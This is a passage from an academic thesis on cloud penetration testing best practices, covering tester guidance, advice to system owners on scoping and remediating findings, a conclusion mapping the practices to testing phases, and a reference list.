The prohibited testing methods are usually Denial-of-Service (DoS) testing, request flooding and phishing attacks [66]. However, the load testing by generating traffic to be seen during the normal course of business is allowed with certain limits [30]. The limitations of three major cloud service providers were introduced in detail in the chapter 3.10 of this thesis.

5.2.3 Utilize wide collection of tools made for cloud penetration testing

Penetration tester should utilize a wide collection of available cloud penetration testing tools from the repository service GitHub. The tooling collections, such as Awesome Azure Pentest

[67], can be used for penetration testers to collect their tools for cloud-based penetration testing execution. The toolkit should be built (according to)/ considering the scope of the penetration test, planned testing method and the type of the target cloud service.

For example, the black-box penetration testing requires more reconnaissance activities to gather intelligence [4]. There are multiple tools for cloud-based reconnaissance, such as o365recon, ROADtools and Azurite [67]. Most advanced penetration testers create their own tools as per scope of the testing, but these resources can be valuable for taking different components into account for planning the exploitation tool, for example [4].

5.2.4 Aim for privilege escalation

The identity and access management (IAM) and insufficient identity management is among the top threats to cloud computing according to CSA [39]. The high-privileged accounts can consider to be the master keys for cloud environment and its services. Therefore, the penetration testers should focus on the vulnerabilities, that might work as leverage to elevate privilege of the user in the cloud environment.

As presented in the earlier chapters of this thesis, attacking identity systems of cloud environment can lead to serious consequences from customer's perspective [46]. Therefore, the IAM area of the penetration testing cannot be highlighted enough and therefore it is among the list of best practices.

5.2.5 Utilize the architecture documentation

The architectural documentation of cloud services provides valuable information from the security perspective, which cannot be left unnoticed from the penetration tester's perspective. When planning the attacks, the architecture diagram of the customer's environment shows, for example, the current network security group (NSG) configurations, firewalls and other protective services that can affect the testing process. These activities should be included in the intelligence gathering phase of the penetration testing [33].

The cloud service providers have their own collection of architectures freely available to use [68]. As a penetration tester, if one is not aware how different services work within cloud infrastructure, it is strongly recommended to consult those architecture diagrams to get familiar. Due the limited scope of the penetration testing in cloud environment, the testers should refrain from attacks that could harm other customers and their services [30].

5.2.6 Know the target resources

Certain cloud resources should be the main points of focus in black-box type of penetration testing. In Microsoft Azure, services such as Azure functions, blob storage, virtual machines with internet-facing IP-addresses, databases, audit logs and web-application firewall (WAF) rules are the ones penetration tester should aim for [69]. These services are known to require hardening after deployment, so there is a possibility that the customer has not secured or configured them securely [69].

Managing cloud services securely, for example in Microsoft Azure's cloud environment, is not straightforward. It requires knowledge of multiple tools and implementations, which all have some effect on the security of customer's production data and services. Some access related controls are highly configurable which increase the likelihood of mistakes [69]. The knowledge of potential targets in customer's environment makes the planning phase of the penetration test easier and quicker and adds possibility to pre-configure tools for the testing well beforehand. This saves effort and money in overall penetration testing assessment.

5.2.7 Practice skills for cloud-based penetration testing

On-premises penetration testing as in traditional testing, the technical skills of the penetration tester must be at adequate level for testing being beneficial to the customer [70]. Usually, the penetration testers set up a lab for their own or corporate network to practice their skills between customers' assignments [70]. The labs usually consist of multiple virtual machines: Kali Linux distribution and one or more target machines.

The importance of practicing can not be emphasized enough on cloud environment. The skills and knowledge of penetration testers help the testers to better understand the attacker's point of view [4]. The speed of development requires the penetration testers to keep up with current technologies and attack tactics to provide high-quality penetration testing services. Therefore, the penetration testers should test their toolkits and skills on vulnerable environments such as AzureGoat, flaws.cloud, serverless.fail, cloudgoat and AWS-Vulnerable-Lambda [71]. in those environments, penetration testers can plan their testing phases, get experiment with tools, or plan different tactics against different cloud services.

5.3 Knowledge base for cloud system/application owner for scoping the penetration testing

5.3.1 Consider the need of penetration testing

To get maximum benefit of the penetration testing, customer must carefully assess the need of penetration testing before making any decision to order one [72]. As presented in the chapter 2.2, there are multiple assessment methods for the customer to choose the most suitable one. The budget, compliance requirements, complexity of the environment are usually the most critical factors when deciding if penetration testing is the best assessment method for the purpose. The organisation's need of penetration test can be assessed by answering the questions [72]:

- Do you want to find vulnerabilities, that potential attackers could exploit?
- Do you want to ensure compliance with penetration testing?
- Do you want to reinforce your organisations information security posture?
- Do you want to determine the feasibility of security holding up under different kinds of attacks?
- Do you want to assess and quantify the potential impacts on operational and business functions?
- Do you want to quantify the need of further investment in security technologies?
- Do you want to get protection from future attacks by the areas of improvement in updated security controls?
- Have you done already security scanning and find out, does the vulnerabilities really exists or are they false positives?
- Have you assessed the criticalities of your cloud resources and identified the potential high-value targets?

It is important to understand, that penetration testing should not be limited to one-time effort only. The best value organisation can get from penetration testing, when it is part of continuous security development plan to keep organisation safe through conducting regular

security assessments [72]. According to the results, the mitigation plan should be made. This should include updates to the security controls according to the results of new risk assessment or threat modelling report [5].

5.3.2 Understand shared responsibility model

A customer of public cloud services must understand the shared responsibility model when considering moving to the world of cloud computing. This applies also to the case of security, when organisation is planning to test the security of cloud resources with penetration testing [73]. The responsibilities in shared responsibility model differs, whether the resources are hosted on Software-as-a-Service (SaaS), Platform-as-a-Service (PaaS) or Infrastructure-as-a-Service (IaaS) service model. The customers should assess the overall need of penetration testing based of the type of the cloud resource. The scope of the penetration testing can be created by the service model type. Figure 17 demonstrates the division of responsibility, in a Microsoft Azure.




Figure 17. Shared responsibility between Microsoft and customer in Microsoft Azure [73].

5.3.3 Understand the restrictions of penetration testing methods

Application or system owner should be aware of the cloud service provider's restrictions to the available testing methods. The owner should read and understand the rules-of-engagement (RoE) document prior making decision of penetration testing to his/hers cloud resource [30]. This helps in the planning and scoping the penetration testing as well as defining the statement-of-work (SoW) document between the penetration testers and the customer. The restrictions of penetration testing were presented in the chapter 3.10.

5.3.4 Define the criticality of cloud resources

Prior making decision of security assessment or penetration testing, the customer should identify the mission-critical cloud resources within their cloud environment. In case these workloads or resources experience outages or performance degradation, the impact on revenue and business can be serious [74].

The first step in the business criticality alignment should be the creation of criticality scale is not only good from cloud management perspective, but also required in business continuity and disaster recovery work [74]. The criticality scale should be used when planning the penetration testing of the customer's cloud resources. The criticality has effect on the penetration testing planning and scope definition: What testing tools and methodologies penetration testers can use, what time the penetration testing should be executed and if there exist workloads, that must be scoped out in the penetration testing. These are critical to avoid any outages of the resource or business due the penetration testing [4].

5.3.5 Mitigate the findings of the penetration testing

The result of the penetration testing presents the key vulnerabilities found within the system/application, placed in the criticality scale of low to critical [4]. The customer should review the findings with IT-operations teams and plan the mitigation work. The criticality of the system must be taken account in the mitigation work as well, to avoid any disruptions to the daily operations [72].

The detection of the vulnerabilities without intention to fix them is useless, therefore this can be considered the most valuable part of the penetration testing [75]. The amount of work required for the mitigations may vary, some may require minor coding while others need specific modifications to the infrastructure. To keep the organisation secure from possible

data breaches and cyber-attacks, the importance of mitigating the found vulnerabilities can not be emphasized enough [75].

6 Conclusion and Analysis

6.1 Summary and analysis of the best practices

The best practices of cloud-based penetration testing presented in this thesis can be mapped to the overall penetration testing process. The figure 18 shows best practices mapped to the phases of penetration testing process, and the responsibility party for reviewing the best practice.

Best practice	Phase of the penetration testing process in general	Phase of the penetration testing process by PTES [38]	Responsibility of the review
Plan the penetration test of cloud resources carefully	Planning, Scoping	Pre-engagement interactions	Penetration tester, customer
Get familiar with the restrictions of cloud service provider	Planning, Scoping	Pre-engagement interactions	Penetration tester, customer
Utilize wide collection of tools made for cloud penetration testing	Executing the testing	Intelligence gathering, vulnerability analysis, exploitation, post-exploitation	Penetration tester
Aim for privilege escalation	Executing the testing	Exploitation, post-exploitation	Penetration tester
Utilize the architecture documentation	Planning, Scoping, Executing the testing	Pre-engagement interactions	Penetration tester
Know the target resources	Planning, Scoping, Executing the testing	Intelligence gathering, vulnerability analysis, exploitation, post-exploitation	Penetration tester, customer
Practice skills for cloud-based penetration testing	Planning	Pre-engagement interactions	Penetration tester

Figure 18. Best practices of cloud-based penetration testing mapped to the phases of penetration testing process.

To get best result from penetration testing, the planning of the testing must be done in close co-operation with the customer [4]. The careful planning of penetration testing increases the awareness of the contents and expectations from the customer's perspective as well.

Therefore, most of the best practices are aimed for the planning phase of penetration testing. When the planning has been successfully completed with the customer and the penetration testing processes executed, the customer already might have some pre-knowledge about the current security maturity and possible vulnerabilities that exists within its cloud resources.

Hence, not all the responsibilities for reviewing the best practices are with penetration testers only, as can be seen from the figure 18.

Although many of the best practices are aimed for penetration testers, the organization's IT-department's responsible service owners of the cloud services can benefit from the listed best practices as well. In some cases, the service owners are also responsible of fulfilling the security compliance requirements of the resources under their ownership. Penetration testing program or frequent penetration testing is accepted security compliance validation method for example, in ISO 27001 standard [19]. Reviewing the best practices provided can help information security professionals building the penetration testing program for organisation by giving advice to the key focus areas of penetration testing process. If organisation is utilizing cloud services to provide services to its customers, and not plan the security testing of the cloud resources properly, it can result in the failure in certification audit.

The last three best practices are mostly informational for penetration tester. Penetration testers as security professionals should be aware of current threats and vulnerabilities, which helps them to plan exploitations according to the cloud resources. The cloud service providers publish on regular basis threat reports towards their services and cloud computing as a whole. Threat information is highly beneficial for penetration testers when the planning phase is ongoing to pinpoint possible targets. The last best practice addressing the skill development of the penetration tester requires them to keep up with the attacker's tactics. As the attackers develop their tools and methodologies, penetration testers must do that as well. There are available many target environments for practicing and sharpening up the toolkits. These should be used by penetration testers. Some cyber security organisations allow penetration testers to practice their skills while not doing assignments, so it is encouraged to build own target environments for filling the upskilling needs.

6.2 Conclusion

The number of organisations, that are leveraging the cloud computing technology to develop their services have increased tremendously in past years. Cloud computing provides a lot of advantages, that organisations are looking for to keep up with competitors in their business fields [76]. The advantages of cloud computing are e.g. cost savings, strategic edge over their competitors, high speed of service deployment, advanced backup and recovery options, automatic software integration and increased reliability[76]. The speed of development poses new challenges in information security, as the threat actors are aware of the emerging

technologies and are utilizing them to create new ways to get access to the valuable data in organisation's environments. Therefore, it is essential to keep up the security of the cloud environments in order to avoid security incidents such as data breaches from happening [75].

Penetration testing in the cloud computing engages the same concept as in traditional, on-premises penetration testing. The key accomplishments of penetration testing in the cloud are the identification the security risks and vulnerabilities, and to provide remediation advisory to fix found issues [77]. The only primary difference between cloud-based and on-premises based penetration testing is the environment, where the penetration testing is performed. The security services of the cloud service providers combined with organisation's own penetration testing activities create together a more mature organisation to confront security threats in the future [77].

The definition of best practices in cloud-based penetration testing is provided for the penetration testers to develop their knowledge of the methodologies and techniques of this particular security testing method. While the basics of penetration testing does not differ in the cloud environment (from what?), there are strict restrictions set by the cloud service providers in the practices penetration testing should be performed [77]. In addition, the architectural differences of the cloud environments and regulatory compliance requirements pose new challenges to penetration testers. The challenges are, e.g. assessing new cloud services, continuous development activities of the cloud service providers via regular updates and different cloud architectural structures between cloud service providers [33].

The threat landscape of cloud computing is different, compared to the on-premises based infrastructure. The industry-accepted organisations such as Cloud Security Alliance (CSA) and National Institute of Standard and Technology (NIST) have published their own threat listings for organisations to address and confront these threats with proper protective controls. In addition, the cloud service providers have published regularly the intelligence reports with updated threat maps for their customers' utilization [78].

There are multiple company whitepapers, personal blogs and repository publications available for cloud-based penetration testing. However, the amount of academic literature around this area provided a basis of best-practice analysis for penetration testers. The penetration tester's best practices are enhanced with selected topics for organisations' application or system owners to take into account when choosing a penetration test for testing method to evaluate the security of the systems under their management. The work in this thesis can be used for

further research in cloud penetration testing and the methodologies of cloud security as a whole.

7 References

- [1] K. A. Scarfone, M. P. Souppaya, A. Cody, and A. D. Orebaugh, “Technical guide to information security testing and assessment.,” Gaithersburg, MD, 2008. doi: 10.6028/NIST.SP.800-115.
- [2] “Executive Summary — NIST SP 1800-26 documentation.” <https://www.nccoe.nist.gov/publication/1800-26/VolA/index.html> (accessed Mar. 12, 2022).
- [3] National Cyber Security Center UK, “Penetration Testing - NCSC.GOV.UK,” *Penetration Testing*, 2017. <https://www.ncsc.gov.uk/guidance/penetration-testing> (accessed Mar. 12, 2022).
- [4] P. L. Wylie and K. Crawley, *The Pentester BluePrint*. Newark: John Wiley & Sons, Incorporated, 2020.
- [5] “Information Security Assessment Types - Daniel Miessler.” <https://danielmiessler.com/study/security-assessment-types/> (accessed Mar. 12, 2022).
- [6] K. A. Scarfone, M. P. Souppaya, A. Cody, and A. D. Orebaugh, “Technical guide to information security testing and assessment.,” Gaithersburg, MD, 2008. doi: 10.6028/NIST.SP.800-115.
- [7] “Red Team - Glossary | CSRC.” https://csrc.nist.gov/glossary/term/red_team (accessed Mar. 19, 2022).
- [8] “What is network vulnerability scanning? - Definition from WhatIs.com.” <https://www.techtarget.com/searchsecurity/definition/vulnerability-scanning> (accessed Mar. 22, 2022).
- [9] “Application Security Testing as a Service | Fortify on Demand | CyberRes.” <https://www.microfocus.com/en-us/cyberres/application-security/fortify-on-demand> (accessed Sep. 05, 2022).
- [10] “Penetration testing and the law - Infosec Resources.” <https://resources.infosecinstitute.com/topic/penetration-testing-and-the-law/> (accessed Mar. 12, 2022).
- [11] S. Faily, J. Mcalaney, and C. Iacob, “Ethical Dilemmas and Dimensions in Penetration Testing,” Mar. 2015. doi: 10.13140/RG.2.1.3897.1360.
- [12] S.-P. Oriyano, “Penetration testing essentials.” Sybex, Indianapolis, Indiana, 2017.

- [13] “What is On-Premises? | What Does On-Prem Mean? | Insight.”
https://www.insight.com/en_US/glossary/o/on-premises.html (accessed Apr. 02, 2022).
- [14] J. S. Tiller, “CISO’s guide to penetration testing : a framework to plan, manage, and maximize benefits.” CRC Press, Boca Raton, Fla, 2012. doi: 10.1201/b11306.
- [15] “What is Kali Linux? | Kali Linux Documentation.”
<https://www.kali.org/docs/introduction/what-is-kali-linux/> (accessed Apr. 02, 2022).
- [16] “Kali Tools | Kali Linux Tools.” <https://www.kali.org/tools/> (accessed Mar. 12, 2022).
- [17] “19 Powerful Penetration Testing Tools Used By Pros in 2022.”
<https://www.softwaretestinghelp.com/penetration-testing-tools/> (accessed Mar. 12, 2022).
- [18] “how does cloud cybersecurity differ from traditional cyber security?”
<https://www.nstec.com/network-security/cybersecurity/how-does-cloud-cybersecurity-differ-from-traditional-cyber-security/> (accessed Mar. 12, 2022).
- [19] International Organization for Standardization (ISO), “Information technology. Security techniques. Information security management systems. Requirements ISO/IEC 27001:2013 including Cor 1:2014 and Cor 2:2015),” 2017.
- [20] Canadian Centre for Cyber Security, “GUIDANCE ON DEFENCE IN DEPTH FOR CLOUD-BASED SERVICES PRACTITIONER SERIES,” 2020.
- [21] Cloud Security Alliance (CSA), “Security Guidance For Critical Areas of Focus In Cloud Computing v4.0,” 2021. [Online]. Available:
<https://cloudsecurityalliance.org/download/security->
- [22] *Cloud security : concepts, methodologies, tools, and applications*. Hershey, Pennsylvania (701 E. Chocolate Avenue, Hershey, Pennsylvania, 17033, USA): IGI Global, 2019.
- [23] “Secure by Default Is Not What You Think.”
<https://www.darkreading.com/cloud/secure-by-default-is-not-what-you-think> (accessed May 10, 2022).
- [24] “Top Threats to Cloud Computing: Egregious Eleven Deep Dive,” 2020. [Online]. Available: <https://circle.cloudsecurityalliance.org/community-home1?CommunityKey=202830f1-b186-4b55-8c48->

- [25] “The Cloud Security Solutions Guide | Secureworks.”
<https://www.secureworks.com/blog/cloud-security-guide-to-platforms-threats-solutions> (accessed Mar. 12, 2022).
- [26] “Azure security best practices - Cloud Adoption Framework | Microsoft Docs.”
<https://docs.microsoft.com/en-us/azure/cloud-adoption-framework/secure/security-top-10> (accessed May 10, 2022).
- [27] “Security, Identity & Compliance | AWS Architecture Center.”
https://aws.amazon.com/architecture/security-identity-compliance/?cards-all.sort-by=item.additionalFields.sortDate&cards-all.sort-order=desc&awsf.content-type=*all&awsf.methodology=*all (accessed May 14, 2022).
- [28] “Cloud Security Best Practices Center | Google Cloud.”
<https://cloud.google.com/security/best-practices> (accessed May 14, 2022).
- [29] “Cloud Penetration Testing.” <https://www.guidepointsecurity.com/education-center/cloud-penetration-testing/> (accessed May 20, 2022).
- [30] “Microsoft Cloud Penetration Testing Rules of Engagement.”
<https://www.microsoft.com/en-us/msrc/pentest-rules-of-engagement?rtc=1> (accessed May 20, 2022).
- [31] P. Zech, M. Felderer, and R. Breu, “Towards a Model Based Security Testing Approach of Cloud Computing Environments,” in *2012 IEEE Sixth International Conference on Software Security and Reliability Companion*, 2012, pp. 47–56. doi: 10.1109/SERE-C.2012.11.
- [32] J. Hu, Y. Wang, C. Tang, Z. Guan, F. Ren, and Z. Chen, “A Novel Framework to Carry Out Cloud Penetration Test,” *International journal of computer network and information security*, vol. 3, no. 3, pp. 1–7, 2011, doi: 10.5815/ijcnis.2011.03.01.
- [33] The Cloud Security Alliance (CSA), “Cloud Penetration Testing Playbook,” 2019. [Online]. Available: <https://cloudsecurityalliance.org>
- [34] “About the Microsoft Bug Bounty Program | Microsoft Docs.”
<https://docs.microsoft.com/en-us/microsoft-365/security/intelligence/microsoft-bug-bounty-program?view=o365-worldwide> (accessed Sep. 03, 2022).
- [35] “Penetration Testing - Amazon Web Services (AWS).”
<https://aws.amazon.com/security/penetration-testing/> (accessed May 21, 2022).

- [36] “Cloud Security FAQ - Google Cloud Platform Console Help.”
<https://support.google.com/cloud/answer/6262505?hl=en> (accessed Jun. 06, 2022).
- [37] “Azure DDoS Protection simulation testing | Microsoft Docs.”
<https://docs.microsoft.com/en-us/azure/ddos-protection/test-through-simulations> (accessed Jun. 07, 2022).
- [38] “Vulnerability Analysis - The Penetration Testing Execution Standard.”
http://www.pentest-standard.org/index.php/Vulnerability_Analysis (accessed Jun. 07, 2022).
- [39] Cloud Security Alliance (CSA), “Top Threats to Cloud Computing - Pandemic Eleven,” 2022. [Online]. Available: <https://cloudsecurityalliance.org>
- [40] “Azure AD introduction for red teamers.”
<https://www.synacktiv.com/en/publications/azure-ad-introduction-for-red-teamers.html> (accessed Mar. 12, 2022).
- [41] “GitHub - LMGsec/o365creeper: Python script that performs email address validation against Office 365 without submitting login attempts.”
<https://github.com/LMGsec/o365creeper> (accessed Jun. 11, 2022).
- [42] “GitHub - dafthack/MailSniper: MailSniper is a penetration testing tool for searching through email in a Microsoft Exchange environment for specific terms (passwords, insider intel, network architecture information, etc.). It can be used as a non-administrative user to search their own email, or by an administrator to search the mailboxes of every user in a domain.”
<https://github.com/dafthack/MailSniper> (accessed Jun. 11, 2022).
- [43] “GitHub - nyxgeek/o365recon: retrieve information via O365 and AzureAD with a valid cred.” <https://github.com/nyxgeek/o365recon> (accessed Jun. 11, 2022).
- [44] “Identify and Exploit Intentionally Vulnerable IAM... | Bishop Fox.”
<https://bishopfox.com/blog/aws-iam-privilege-escalation-playground> (accessed Mar. 12, 2022).
- [45] “GitHub - BishopFox/iam-vulnerable: Use Terraform to create your own vulnerable by design AWS IAM privilege escalation playground.”
<https://github.com/BishopFox/iam-vulnerable> (accessed Jun. 11, 2022).

- [46] “AWS IAM Privilege Escalation – Methods and Mitigation.”
<https://rhinosecuritylabs.com/aws/aws-privilege-escalation-methods-mitigation/>
(accessed Mar. 12, 2022).
- [47] “Privilege Escalation in Google Cloud Platform - Part 1 (IAM) - Rhino Security Labs.” <https://rhinosecuritylabs.com/gcp/privilege-escalation-google-cloud-platform-part-1/> (accessed Mar. 12, 2022).
- [48] “Using Malicious Azure Apps to Infiltrate a Microsoft 365 Tenant.”
<https://www.varonis.com/blog/using-malicious-azure-apps-to-infiltrate-a-microsoft-365-tenant> (accessed Mar. 12, 2022).
- [49] “HTTP header smuggling attack against AWS API Gateway exposes systems to cache poisoning | The Daily Swig.” <https://portswigger.net/daily-swig/http-header-smuggling-attack-against-aws-api-gateway-exposes-systems-to-cache-poisoning> (accessed Mar. 12, 2022).
- [50] “GitHub - dxa4481/AttackingAndDefendingTheGCPMetadataAPI: This repo gives an overview of some GCP metadata API attack and defend patterns.”
<https://github.com/dxa4481/AttackingAndDefendingTheGCPMetadataAPI>
(accessed Mar. 12, 2022).
- [51] “Azure Privilege Escalation via Cloud Shell.”
<https://www.netspi.com/blog/technical/cloud-penetration-testing/attacking-azure-cloud-shell/> (accessed Mar. 12, 2022).
- [52] “Getting shell and data access in AWS by chaining vulnerabilities | by Riyaz Walikar | Appsecco.” <https://blog.appsecco.com/getting-shell-and-data-access-in-aws-by-chaining-vulnerabilities-7630fa57c7ed> (accessed Mar. 12, 2022).
- [53] “Attacking Compute Engine - GCP Goat.”
<https://gcpgoat.joshuajebaraj.com/attacking-compute.html> (accessed Mar. 12, 2022).
- [54] “The three most effective and dangerous cyberattacks to Azure and countermeasures (part 1 – attack all the public and private IP addresses in Azure) | Nino Crudele- #Azure #AzureGovernance #Governance #Cybersecurity #Security.” <https://ninocrudele.com/the-three-most-effective-and-dangerous-cyberattacks-to-azure-and-countermeasures-part-1-attack-all-the-public-and-private-ip-addresses-in-azure> (accessed Mar. 12, 2022).
- [55] “An AWS Virtual Machine Is Infected With Mining Malware. There Could Be Others.” <https://finance.yahoo.com/news/aws-virtual-machine-infected-mining->

130000295.html?guccounter=1&guce_referrer=aHR0cHM6Ly93d3cuZ29vZ2xLLmNvbS8&guce_referrer_sig=AQAAACuRpoR3G-V5JInk0MLf7IR3XtcNmsWwDGR6EfHdhIJq00gI_mM6sZnWi_hP54TPteXwsKEo1zi_EGUhdoOj-0p_IPbJb6V5cGNjnTbs5rcq6IAxXJ3r-d5WcTJj0K1ctTNYMCN2vtT5moiXpZtpLNKYwZN62yXJ7F8cKjYdVqUy (accessed Jun. 21, 2022).

- [56] “Researchers discover ‘potentially dangerous functionality’ in Google Cloud control pane | VentureBeat.” <https://venturebeat.com/2022/05/05/researchers-discover-flaw-in-google-cloud-control-pane/> (accessed Jun. 21, 2022).
- [57] “GitHub - 4ndersonLin/awesome-cloud-security: 🌟 Awesome Cloud Security Resources 🚧.” <https://github.com/4ndersonLin/awesome-cloud-security> (accessed Mar. 12, 2022).
- [58] “GitHub - CyberSecurityUP/Awesome-Cloud-PenTest.” <https://github.com/CyberSecurityUP/Awesome-Cloud-PenTest> (accessed Mar. 12, 2022).
- [59] “Cloudifying Threats—Understanding Cloud App Attacks and Defenses | ISACA Journal.” <https://www.isaca.org/resources/isaca-journal/issues/2018/volume-1/cloudifying-threatsunderstanding-cloud-app-attacks-and-defenses> (accessed Mar. 12, 2022).
- [60] “Combining DevSecOps and the Cloud to Transform an Organisation.” <https://www.opensourceforu.com/2021/07/combining-devsecops-and-the-cloud-to-transform-an-organisation/> (accessed Mar. 12, 2022).
- [61] “Microsoft Security Development Lifecycle Practices.” <https://www.microsoft.com/en-us/securityengineering/sdl/practices> (accessed Mar. 12, 2022).
- [62] “GitHub - ine-labs/AzureGoat: AzureGoat : A Damn Vulnerable Azure Infrastructure.” <https://github.com/ine-labs/AzureGoat> (accessed Sep. 04, 2022).
- [63] “Security best practices and patterns - Microsoft Azure | Microsoft Docs.” <https://docs.microsoft.com/en-us/azure/security/fundamentals/best-practices-and-patterns> (accessed Mar. 12, 2022).
- [64] “What’s New at AWS – Cloud Innovation & News.” <https://aws.amazon.com/new/?whats-new-content-all> (accessed Sep. 06, 2022).

- [65] “RedTeam Pentesting GmbH - Frequently Asked Questions about Penetration Tests.” <https://www.redteam-pentesting.de/en/faq/-frequently-asked-questions-about-penetration-tests> (accessed Sep. 07, 2022).
- [66] “Cloud Penetration Testing: A Complete Guide.” <https://www.getastra.com/blog/security-audit/cloud-penetration-testing/> (accessed Sep. 07, 2022).
- [67] “Kyu-Ji/Awesome-Azure-Pentest: A collection of resources, tools and more for penetration testing and securing Microsofts cloud platform Azure.” <https://github.com/Kyu-Ji/Awesome-Azure-Pentest> (accessed Sep. 07, 2022).
- [68] “Browse Azure Architectures - Azure Architecture Center | Microsoft Docs.” <https://docs.microsoft.com/en-us/azure/architecture/browse/> (accessed Sep. 07, 2022).
- [69] “Azure Security Vulnerabilities and Pentesting | Rhino Security Labs.” <https://rhinosecuritylabs.com/cloud-security/common-azure-security-vulnerabilities/> (accessed Sep. 07, 2022).
- [70] Z. Sabih, *Learn ethical hacking from scratch : your stepping stone to penetration testing*, 1st edition. Birmingham, England: Packt, 2018.
- [71] “List of Vulnerable Apps | Cloud Security Wiki.” https://cloudsecwiki.com/vulnerable_apps.html (accessed Sep. 09, 2022).
- [72] “What Is A Penetration Test And Why Do I Need It?” <https://www.redteamsecure.com/blog/penetration-test-need> (accessed Sep. 09, 2022).
- [73] “Shared responsibility in the cloud - Microsoft Azure | Microsoft Docs.” <https://docs.microsoft.com/en-us/azure/security/fundamentals/shared-responsibility#division-of-responsibility> (accessed Sep. 10, 2022).
- [74] “Business criticality in cloud management - Cloud Adoption Framework | Microsoft Docs.” <https://docs.microsoft.com/en-us/azure/cloud-adoption-framework/manage/considerations/criticality> (accessed Sep. 10, 2022).
- [75] “What is Cloud Security and Computing? Its Challenges, Mitigation and Penetration Testing.” <https://www.ssl2buy.com/cybersecurity/cloud-security-computing> (accessed Sep. 10, 2022).
- [76] “Advantages and Disadvantages of Cloud Computing.” <https://www.guru99.com/advantages-disadvantages-cloud-computing.html> (accessed Sep. 10, 2022).

- [77] “What Is Cloud Penetration Testing and How Does It Work? | Synopsys.”
<https://www.synopsys.com/glossary/what-is-cloud-penetration-testing.html#B>
(accessed Sep. 10, 2022).
- [78] “Microsoft Defender for Cloud threat intelligence report | Microsoft Docs.”
<https://docs.microsoft.com/en-us/azure/defender-for-cloud/threat-intelligence-reports> (accessed Sep. 10, 2022).